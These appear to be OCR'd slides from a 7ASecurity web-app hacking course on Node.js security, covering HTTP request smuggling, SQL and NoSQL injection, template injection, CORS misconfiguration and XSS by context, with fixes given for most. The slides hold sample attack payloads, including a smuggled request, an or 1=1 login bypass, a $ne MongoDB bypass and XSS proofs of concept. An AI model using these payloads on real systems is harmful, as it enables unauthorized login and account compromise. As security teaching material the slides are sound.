Hacking Modern Web apps

Master the Future of Attack Vectors

Training Slides:

Web Apps: Part 1

> Abraham Aranguren

> admin@7asecurity.com

> @7asecurity

> @7a_

+ 7asecurity.com

Special Note

Hacking Modern Web apps - Part 1

→ Strictly no recording of the session

→ Don’t share the training URL’s with anyone else. Training is exclusive for invited participants.

→ Always use 7asecurity slack for all communications (please don’t use zoom chat)

Agenda

Hacking Modern Web apps - Part 1

→ Introductions
→ Part 0 - Nodejs Security Crash Course
→ Part 1 - Emphasis on Static Analysis with Runtime Checks
→ Part 2 - Focus on Attacking/Defending Nodejs Applications
→ Part 3 - Test Your Skills

About Abraham Aranguren

→ CEO at **7ASecurity**, pentests & security training
public reports, presentations, etc.: https://7asecurity.com/publications

→ **Co-Author** of **Mobile**, **Web** and **Desktop (Electron)** app 7ASecurity courses: https://7asecurity.com/training

→ **Security Trainer** at Blackhat USA, HITB, OWASP Global AppSec, LASCON, 44Con, HackFest, Nullcon, SEC-T, etc.

→ Former Team Lead & Penetration Tester at **Cure53** and **Version 1**

→ Author of Practical Web Defense: www.elearnsecurity.com/PWD

→ Founder and leader of **OWASP OWTF**, and **OWASP flagship project**: owtf.org

→ Some presentations: www.slideshare.net/abrahamaranguren/presentations

→ Some **sec certs**: CISSP, OSCP, GWEB, OSWP, CPTS, CEH, MCSE: Security, MCSA: Security, Security+

→ Some **dev certs**: ZCE PHP 5, ZCE PHP 4, Oracle PL/SQL Developer Certified Associate, MySQL 5 CMDev, MCTS SQL Server 2005

Public Mobile Pentest Reports 2022-2023

Free & Fast way to learn about security = Read public pentest reports! :)
Download from: https://7asecurity.com/publications

2023 Public Pentest Reports (coming soon):

→ **Bridgefy**: https://bridgefy.me/
→ **K-9 Mail** (soon to be “Thunderbird for Android”): https://k9mail.app/
→ **ArgoVPN**: https://argovpn.com/en/

2022 Public Pentest Reports:

→ Pentest-Report **minivpn Go client & Desktop Apps** (OTF) 08.2022
→ Pentest-Report **Amnezia VPN Mobile & Desktop Apps** (OTF) 07.2022
→ Pentest-Report **Linux Foundation LFX Platform** (OSTIF) 06.2022 (possibly in 2023)
→ **Pentest-Report LeaveHomeSafe Mobile Apps (OTF) 04.2022**
- **COVID19 contact-tracing app enforced in Hong-Kong**

→ Pentest-Report **WEPN Web, API, Mobile & Device** (OTF) 03.2022

Older Public Mobile Pentest Reports - I

Smart Sheriff mobile app mandated by the South Korean government:

Public Pentest Reports:

→ Smart Sheriff: Round #1 - https://7asecurity.com/reports/pentest-report_smartsheriff.pdf

→ Smart Sheriff: Round #2 - https://7asecurity.com/reports/pentest-report_smartsheriff-2.pdf

Presentation:"Smart Sheriff, Dumb Idea, the wild west of government assisted parenting"

Slides:https://www.slideshare.net/abrahamaranguren/smart-sheriff-dumb-idea-the-wild....

Video: https://www.youtube.com/watch?v=AbGX67CuVBQ

Chinese Police Apps Pentest Reports:

→ "BXAQ" (OTF) 03.2019 - https://7asecurity.com/reports/analysis-report_bxaq.pdf

→ "IJOP" (HRW) 12.2018 - https://7asecurity.com/reports/analysis-report_ijop.pdf

→ "Study the Great Nation" 09.2019 - https://7asecurity.com/reports/analysis-report_sgn.pdf

Presentation: "Chinese Police and CloudPets"

Slides: https://www.slideshare.net/abrahamaranguren/chinese-police-and-cloud-pets

Video: https://www.youtube.com/watch?v=kuJJ1Jjwn50

Older Public Mobile Pentest Reports - II

Other pentest reports:

→ imToken Wallet - https://7asecurity.com/reports/pentest-report_imtoken.pdf
→ Whistler Apps - https://7asecurity.com/reports/pentest-report_whistler.pdf
→ Psiphon - https://7asecurity.com/reports/pentest-report_psiphon.pdf
→ Briar - https://7asecurity.com/reports/pentest-report_briar.pdf
→ Padlock - https://7asecurity.com/reports/pentest-report_padlock.pdf
→ Peerio - https://7asecurity.com/reports/pentest-report_peerio.pdf
→ OpenKeyChain - https://7asecurity.com/reports/pentest-report_openkeychain.pdf
→ F-Droid / Baazar - https://7asecurity.com/reports/pentest-report_fdroid.pdf
→ Onion Browser - https://7asecurity.com/reports/pentest-report_onion-browser.pdf

More here:

https://7asecurity.com/publications

About Anirudh Anand

→ Security Researcher - Focused on Web and Mobile Application Security.

→ CTF lover - Web security team lead for Team bi0s (#1 Indian CTF team).

→ Occasional Bug Bounty - Google, Microsoft, LinkedIn, Gitlab, Zendesk etc…

→ Open Source Enthusiast - OWTF, Hackademic, Kurukshetra

→ Certs: OSCP, OSWE, ePWD

→ Blog: https://blog.0daylabs.com

→ Twitter: @a0xnirudh

Who are you? :)

Please introduce yourselves:

→ What is your name
→ What is your experience with web / API security?
→ What do you want to get out of this course?

Check I - Hardware/Software Prerequisites

A laptop with the following specifications:

→ Ability to connect to wireless and wired networks.
→ Ability to read PDF files
→ Administrative rights: USB allowed, the ability to deactivate AV, firewall, install tools, etc.
→ Minimum 8GB of RAM (recommended: 16GB+)
→ 60GB+ of free disk space (to copy a lab VM and other goodies)
→ Latest VirtualBox, including the “VirtualBox Extension Pack”
→ One of the following: BurpSuite, ZAP or Fiddler (for MitM)

Check II - Attendees will be provided with

1. Digital copies of all training material
2. Lab VMs
3. Test apps
4. Source code for test apps
5. Lifetime access to training portal, including:
    a. Future updates
    b. Step-by-step video recordings, slides & lab PDFs
    c. Unlimited email support

Part 1


Hacking Modern Web apps

Master the Future of Attack Vectors

Part 0 - Node.js Security Crash Course

Image source

The Node.js Threat Model



OWASP Top 10 Web Risks

- A1 - Injections
- A2 - Broken Authentication
- A3 - Sensitive Data Exposure
- A4 - XML External Entities
- A5 - Broken Access Control
- A6 - Security Misconfiguration
- A7 - Cross Site Scripting (XSS)
- A8 - Insecure Deserialization
- A9 - Using components with known vulnerabilities
- A10 - Insufficient logging and monitoring

https://owasp.org/www-project-top-ten/

Web apps → OWASP Top 10 Proactive Controls

- C1: Define Security Requirements
- CC2: Leverage Security Frameworks and Libraries
- C3: Secure Database Access
- C4: Encode and Escape Data
- C5: Validate All Inputs
- C6: Implement Digital Identity
- C7: Enforce Access Controls
- C8: Protect Data Everywhere
- C9: Implement Security Logging and Monitoring
- C10: Handle All Errors and Exceptions

https://owasp.org/www-project-proactive-controls/

The state of Node.js Security
Part I - Vulnerabilities in Node.js Versions

Image source: pixicoders.com

CVE-2019-15605 - HTTP Request Smuggling in Node.js < 12.15, 13.8, 10.9

CVE: CVE-2019-15605

Vulnerable versions of Node.js: < 12.15.0, 13.8.0, 10.19.0

Possible result:

HTTP request smuggling *in Node.js 10, 12, and 13 causes malicious payload delivery when transfer-encoding is malformed.*

```
POST / HTTP/1.1
Content-Type: text/plain; charset=utf-8
Host: hacker.exploit.com
Connection: keep-alive
Content-Length: 10
Transfer-Encoding: chunked, eee

HELLOWORLDPOST / HTTP/1.1
Content-Type: text/plain; charset=utf-8
Host: hacker.exploit.com
Connection: keep-alive
Content-Length: 28

I AM A SMUGGLED REQUEST!!!
```

CVE-2019-5737 - Denial of Service (DoS) in Node.js < 6.17.0, 8.15.1, 10.15.2

CVE: CVE-2019-5737

Vulnerable versions of Node.js: < 6.17.0, 8.15.1, 10.15.2

Possible result:

*In Node.js including 6.x before 6.17.0, 8.x before 8.15.1, 10.x before 10.15.2, and 11.x before 11.10.1, an attacker can cause a **Denial of Service (DoS)** by establishing an HTTP or HTTPS connection in keep-alive mode and by sending headers very slowly.*

More Issues

SNYK:
https://snyk.io/vuln?type=npm

NIST:
https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=nodejs&search_type=all

Part 0 - Node.js architecture and its components




Image source: pixicoders.com

Part 1 - Emphasis on Static Analysis with Runtime Checks

Image source: techmaish.com

Part 1 - Tools and techniques for Static Analysis

Part 1 - Tools and techniques for Static Analysis

Useful Tools

→ **Review SQLite files:**

+ **SQLite Studio -** https://github.com/pawelsalawa/sqlitestudio/
+ sqlite3 command line utility

→ **Dependency Analysis:**

+ npm audit
+ https://snyk.io/
+ https://github.com/ES-Community/nsecure
+ https://retirejs.github.io/retire.js/

→ **Static Code Analysis:**

+ https://github.com/ajinabraham/nodejsscan

Part 1 - Tools and techniques for Static Analysis

→ Each node.js projects will have its own package.json which defines app dependencies.

Command:

```
alert1@7ASecurity ~/owasp_juice_shop $ npm audit
```

Output:

```
                    === npm audit security report ===
# Run  npm install express-jwt@5.3.1  to resolve 6 vulnerabilities
┌───────────────┬──────────────────────────────────────────────────────────────┐
│ Critical      │ Verification Bypass                                          │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Package       │ jsonwebtoken                                                 │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Dependency of │ express-jwt                                                  │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Path          │ express-jwt > jsonwebtoken                                   │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ More info     │ https://npmjs.com/advisories/17                              │
└───────────────┴──────────────────────────────────────────────────────────────┘
```

Part 1 - Tools and techniques for Static Analysis

→ Each node.js projects will have its own package.json which defines app dependencies.

Commands:

```
alert1@7ASecurity ~/owasp_juice_shop $ snyk monitor
```

Output:

```
Monitoring /juice-shop (juice-shop)...

Explore this snapshot at
https://app.snyk.io/org/7a/project/a417306a-d8d6-4239-abb9-82d5a9319b24/history/b41dddc5-8f38-46b5-8898-f31fd0
2ac86e
```

Lab 1: Setup check + Introduction to Node.js

https://training.7asecurity.com/ma/mwebapps/part1/lab1/

SQL Injection




Image source:xkcd.com

SQL Injection

- Occurs when user input is directly appended to the underlying SQL query without sanitization

```
// get details of user
query = "select * from users where username = ' " +  req.query.username + "'";
```

Request 1: username=7asec (safe)

Request 2: username=%27%20or%201%3D1%20-- (OOPS !)

```
// query will return data without correct password
query = "select * from users where username = '  ' or 1=1 -- ';
```

SQL Injection




Image source: portswigger.com

SQL vs NoSQL

SQL

Relational Data Model

Pros
- Easy to use and setup.
- Universal, compatible with many tools.
- Good at high-performance workloads.
- Good at structure data.

Cons
- Time consuming to understand and design the structure of the database.
- Can be difficult to scale.

No SQL

Document Data Model

Pros
- No investment to design model.
- Rapid development cycles.
- In general faster than SQL.
- Runs well on the cloud.

Cons
- Unsuited for interconnected data.
- Technology still maturing.
- Can have slower response time.

Image source: clariontech.com

NoSQL Syntax(MongoDB)

- MongoDB expects input in JSON format

```
db.collections.find( {'username': '7asecurity'}); // returns the user named
'7asecurity'
```

- MongoDB also supports associative arrays for query criteria.

```
db.collections.find({'username':  {$ne: '7asecurity'}}); // returns user who is not
named '7asecurity'
```

$ne = Not equals, $gt = greater than, $regex = regex based string comparisons etc...

NoSQL Injection (MongoDB)

```
// Node.JS with Express and Mongo classic example
db.collection('users').find({
   "user": req.query.user,
   "password": req.query.password
});
```

Request 1: user=admin&password=abcd (safe !)


Request 2: user=admin&password[$ne]=-1 (OOPS !)

```
db.collection('users').find({
   "user": admin,
   "password": {"$ne": -1}
});
```

Login Bypassed !

Templating Engines

- Separating Business logic with presentation logic.
- Easily generate dynamic web pages, emails etc…
- Some examples:
  - **PHP** - Smarty, Twig
  - **Java** - Velocity, Freemarker
  - **Python** - Jinja2, Mako
  - **Javascript** - Jade



Template Injection

➢ Occurs when user input is embedded in unsafe manner

```
$output = $twig->render($_GET['custom_email'],  array("first_name" => $user.first_name) );
```

```
custom_email={{7*7}}
```

```
49
```




Image source: portswigger.net

Lab 2: Injection attacks on Node.js

https://training.7asecurity.com/ma/mwebapps/part1/lab2/

Image source: codebashing.com

Cross Site Scripting (XSS)

Ok, you can inject **JavaScript**, so what ?

Same Origin Policy (SOP)

- Scripts on a page can make HTTP **request** and process **responses** between hosts that has the same:

  Protocol, **Hostname**, **Port**

- An **IFRAME** loaded cannot **read** or **write** data into the page unless it's in the same origin !

- js, images and css files can be loaded from an external domain (considered as **assets**).

- **Assets** can be loaded from cross domain !

Same Origin Policy (SOP)

Compared URL	Outcome	Reason
http://www.example.com/dir/page2.html	Success	Same scheme, host and port
http://www.example.com/dir2/other.html	Success	Same scheme, host and port
http://username:password@**www.example.com**/dir2/other.html	Success	Same scheme, host and port
http://www.example.com:**81**/dir/other.html	Failure	Same scheme and host but different port
https://www.example.com/dir/other.html	Failure	Different scheme
http://**en.example.com**/dir/other.html	Failure	Different host
http://**example.com**/dir/other.html	Failure	Different host (exact match required)
http://**v2.www.example.com**/dir/other.html	Failure	Different host (exact match required)
http://www.example.com:**80**/dir/other.html	Depends	Port explicit. Depends on implementation in browser.

Bypassing SOP - JSONP

- Using JSONP which exploits the idea that <script> can load from external domains !

```
var tag = document.createElement("script");
tag.src = 'location.php? callback=mycallback';  //mycallback({ foo: 'bar' });
document.getElementsByTagName("head")[0].appendChild(tag);
```

- Translates to:

```
<script src=location.php? callback=mycallback></script>
```

⇒

```
<script>
    mycallback({foo: 'bar'});
</script>
```

- We can declare the function mycallback elsewhere on the same page.

```
function mycallback(response) {
document.getElementById("output").innerHTML =  response.foo;     // SOP Bypass !
};
```

Bypassing SOP - postMessage()

- Using postMessage() - provides us an option for sending cross-domain data between two browser windows safely, which otherwise is restricted to the same origins.

```
popUp = window.open(domain + '/xss_labs/post_message/index2.html', '');
popUp.postMessage(message, domain);
```

- Receiving window:

```
window.addEventListener('message', function(e) {
          document.getElementsByTagName('p')[0].innerHTML = 'Message from Domain 1:  '
+ e.data;
```

- Incoming message “**Origin**” not validated == Trouble !!

Cross Origin Resource Sharing (CORS)

- **Cross Origin Resource Sharing** (CORS): **XMLHttpRequest** can bypass SOP.
- Introduced in **HTML5**
- Make use of "**Access-Control-Allow-Origin:**" header

```
var http = new XMLHttpRequest();
http.open("GET", url, true);
http.onreadystatechange = function() {
if  (http.status == 200) {
    alert(http.responseText);
    }
}
http.send(null);
```

XSS - CORS

- CORS will fail to load response if response doesn't contains **Access-Control-Allow-Origin** header.

```
Access-Control-Allow-Origin: https://7asecurity.com
Access-Control-Allow-Methods: GET
```

- Servers can also limit the allowed **methods** to access the data.

Story Time: Defeating SOP via CORS

The CORS RFC forbids this:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

BUT developers sometimes do this:

```
header('Access-Control-Allow-Origin: ' + $_SERVER['Origin']);
header('Access-Control-Allow-Credentials: true');
```

Result = SOP bypass = Possible CSRF by design

```
Access-Control-Allow-Origin: https://attacker.com
Access-Control-Allow-Credentials: true
```

Story Time: Defeating SOP via CORS

The CORS RFC forbids this:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

Developers should instead do this (= whitelist validation)

```
<?php
if (!in_array((string) $_SERVER['Origin'], array('trusted1.com', 'trusted2.com')) {
    die('Forbidden');//Origin is NOT trusted, execution stops here
}
header('Access-Control-Allow-Origin: ' + $_SERVER['Origin']);
header('Access-Control-Allow-Credentials: true');
```

Useful when you have to allow CORS for multiple domains.

XSS - Different Types

- We mainly deal with 3 types of XSS:
  - **Reflected XSS** - happens when data received from the HTTP request is reflected in the immediate response in an unsafe way.

    `reflected.php?name=` **`UserInput`**

  - **DOM Based XSS** - happens when client side javascript takes data from attacker controlled sources like the URL to dynamically modify DOM elements using sinks.

    `types/dom.php#` **`UserInput`**

  - **Stored XSS** - happens when data received from the HTTP request is saved on to the backend database and is later used in the HTTP responses without any sanitization.

XSS - Different Contexts

- A **context** is an environment where user supplied inputs starts living. Mainly 5 contexts:
  - HTML Context
  - Attribute Context
  - Script Context
  - URL Context
  - Style Context (old **IE** Specific vector - Deprecated)

XSS - HTML Context

- User input comes inside **HTML** elements:

```
<h2>User Bio : UserInput</h2>
```

- **POC**: `</h2><svg/onload=alert(1)>`
- **Analysis**: **<**, **>**, tags were allowed in **UserInput**
- **Fixing**:

<h2>User Bio : **html_encode**(**UserInput**)</h2>

- **HTML Encoding**: **<**, **>**, **"**, **'**, **&** characters will be encoded

XSS - Attribute Context

- User input comes inside **Attributes** of HTML elements:

  <h2 id="id-num" title="**UserInput**"> </h2>

- **POC**: title" onload="**alert(1)**

- **Analysis**: " (double quotes) allowed in **UserInput**

- **Fixing**:

  <h2 title="html_encode(**UserInput)**"> <h2>

- **HTML Encoding**: **"**, **'**, **`**, **<**, **>**, **&** characters will be encoded. (Needs context aware escaping/encoding, also ensure attributes are quoted)

XSS - Script Context

- User input comes inside **JavaScript** (very tricky context):

  <script> var name = "**UserInput**";</script>

- **POC**: ";alert(1);"

- **Analysis**: " (double quotes) allowed in **UserInput**

- **Fixing**:

  var name = "encode(**UserInput)**";

- **Encoding**: **<**, **>**, **"**, **&**, **'**, ` characters has to be encoded. (Requires context aware encoding/escaping, also ensure variables are quoted)

XSS - URL Context

- User input comes inside **href** attribute:

  Link

- **POC**: javascript:**alert(1)**
- **Analysis**: javascript: URI's allowed in **UserInput**
- **Fixing**:
  - If possible, URL's shouldn't be taken and processed from user input
  - URL's should always start with "http"

XSS - Libraries to Mitigate XSS

- **DOMPurify** - a DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML and SVG: https://github.com/cure53/DOMPurify

- Some other alternatives:
  https://openbase.io/packages/top-nodejs-xss-libraries (use with caution)

